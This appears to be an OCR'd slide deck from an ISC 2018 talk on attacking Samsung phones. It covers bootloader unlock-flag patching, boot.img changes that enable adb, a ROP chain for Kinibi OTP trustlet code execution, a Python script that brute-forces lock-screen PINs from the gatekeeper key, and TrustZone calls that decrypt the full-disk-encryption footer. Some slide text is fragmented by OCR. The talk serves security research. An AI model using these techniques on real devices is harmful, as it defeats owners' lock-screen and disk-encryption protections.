- 修改Bootloader解锁标记位


```
                STP             X29, X30, [SP,#var_20]!
                MOV             X29, SP
                STR             X19, [SP,#0x20+var_10]
                ADRP            X19, #dword_43E82C18@PAGE
                ADD             X19, X19, #dword_43E82C18@PAGEOFF
                LDR             W0, [X19,#(KWB_flag - 0x43E82C18)]
                CMN             W0, #1
                B.EQ            loc_43E0E150
                LDR             X19, [SP,#0x20+var_10]
                LDP             X29, X30, [SP+0x20+var_20],#0x20
                RET
; ---------------------------------------------------------------------------

loc_43E0E150                                    ; CODE XREF: checkKWB+1C↑j
                BL              readKWB
                STR             W0, [X19,#(KWB_flag - 0x43E82C18)]
                LDR             X19, [SP,#0x20+var_10]
                LDP             X29, X30, [SP+0x20+var_20],#0x20
                RET
```


boot.img

- sepolicy-inject -Z shell -P ./sepolicy -o ./sepolicy
- copy /user_keys /data/misc/adb/adb_keys
- setprop sys.usb.config mtp,adb

Kinibi OTP trustlet code exec

- Gal Beniamini
  - https://googleprojectzero.blogspot.com/2017/07/trust-issues-exploiting-trustzone-tees.html




0x0
0x4
0x889
0x88D
0x108D
0x1091
Command ID (1)
OTP_CREATE_TOKEN
Token ID
Token Type (390)
OTP_CERT
Token Buffer
Token Length
Unused
R4
R5
R6
R7
R8
LR
ROP Chain
Pop-Sled
5th arg to TEE unwrapping function
Token Buffer
Token Length
Unused
R4
R5
R6
R7
R8
LR
ROP Chain
Pop-Sled
process_cmd Stack Frame
0x0
0x4
0x1004
0x1008
0x1050
0x189C
0x20C8
"otp_unwrap" Stack Frame
"otp_rsa_decrypt_result" Stack Frame
"otp_create_account" Stack Frame

```
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R4
rop_ptr[rop_idx++] = arg0;                      //R5
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R6
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R7
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R8
rop_ptr[rop_idx++] = MOV_R0_R5_POP_R4_R5_PC;    //PC = MOV R0, R5; POP {R4,R5,PC}
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R4
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R5
rop_ptr[rop_idx++] = POP_R1_TO_R7_PC;           //PC = POP {R1, R2, R3, R4, R5, R6, R7, PC}
rop_ptr[rop_idx++] = arg1;                      //R1
rop_ptr[rop_idx++] = arg2;                      //R2
rop_ptr[rop_idx++] = arg3;                      //R3
rop_ptr[rop_idx++] = func_addr;                 //R4
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R5
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R6
rop_ptr[rop_idx++] = GARBAGE_VALUE;             //R7
rop_ptr[rop_idx++] = BLX_R4_POP_R3_R4_R5_PC;    //PC = BLX R4; POP {R3, R4, R5, PC}
rop_ptr[rop_idx++] = arg4;                      //R3
rop_ptr[rop_idx++] = arg5;                      //R4
rop_ptr[rop_idx++] = arg6;                      //R5
```

gatekeeper

- 08130000000000000000000000000000.tlbin
  - TA key <= GetREK()
- gatekeeper.password.key
  - salt : sig
- 验证锁屏密码
  - HMAC(key, salt + password) ?= sig

GetREK

- mclib :: tlApi_callDriver
  - X0
    - 0x40006
  - X1
    - 1
    - ‘1m2j3b4r56789012345678901234567890081301 31’, 0x2b
    - out, 0x20
    - 0

```
key_file = open("gatekeeper.password.key", 'rb').read()
salt = key_file[:0x11]
sig = key_file[0x19:-1]

key = dump.decode('hex')

for i in range(9999):
  password = '%04d' % i
  tsig = hmac.new(key, salt + password, hashlib.sha256).digest()
  if sig == tsig:
    print "Password: " + password
```

参考

- @NWMonster 三星的分析和利用
- https://bugs.chromium.org/p/project-zero/issues/detail?id=939
- https://medium.com/taszksec/unbox-your-phone-part-i-331bbf44c30c
- https://blog.quarkslab.com/reverse-engineering-samsung-s6-sboot-part-i.html
- https://googleprojectzero.blogspot.com/2017/07/trust-issues-exploiting-trustzone-tees.html

ISC 2018
ISC互联网安全大会

360互联网安全中心

谢谢

2018 ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018 Beijing · China

（原中国互联网安全大会）

FDE

- Dump footer.bin

```
$ blockdev --getsize /dev/block/bootdevice/by-name/USERDATA
$ 55369728
$ dd if=/dev/block/bootdevice/by-name/USERDATA of=footer.bin bs=512
skip=$((55369728-32))
```

FDE

- Dump footer.bin
- libskmm.so，libskmm_helper.so

```
libskmm = dlopen("/data/local/tmp/libskmm.so", RTLD_LAZY);
HelperModuleEntry = dlsym(libskmm, "HelperModuleEntry");
SKMMInitializeLibrary = dlsym(libskmm, "SKMMInitializeLibrary");
SKMMInitializeLibrary("/system/lib64/libskmm_helper.so", 0, 0, 0);
HelperModuleEntry = HelperModuleEntry[0];
TZdecrypt = HelperModuleEntry[4];
TZdecrypt(&footer[0x108], (void*)&size, &footer[0xf8], footer[0x8c]);
```

FDE

- SKMM
  - https://csrc.nist.gov/csrc/media/projects/cryptographic-module-validation-program/documents/security-policies/140sp1632.pdf
- PBKDF2_HMAC_SHA512
- KDF_CTR_HMAC_SHA512
- AES_GCM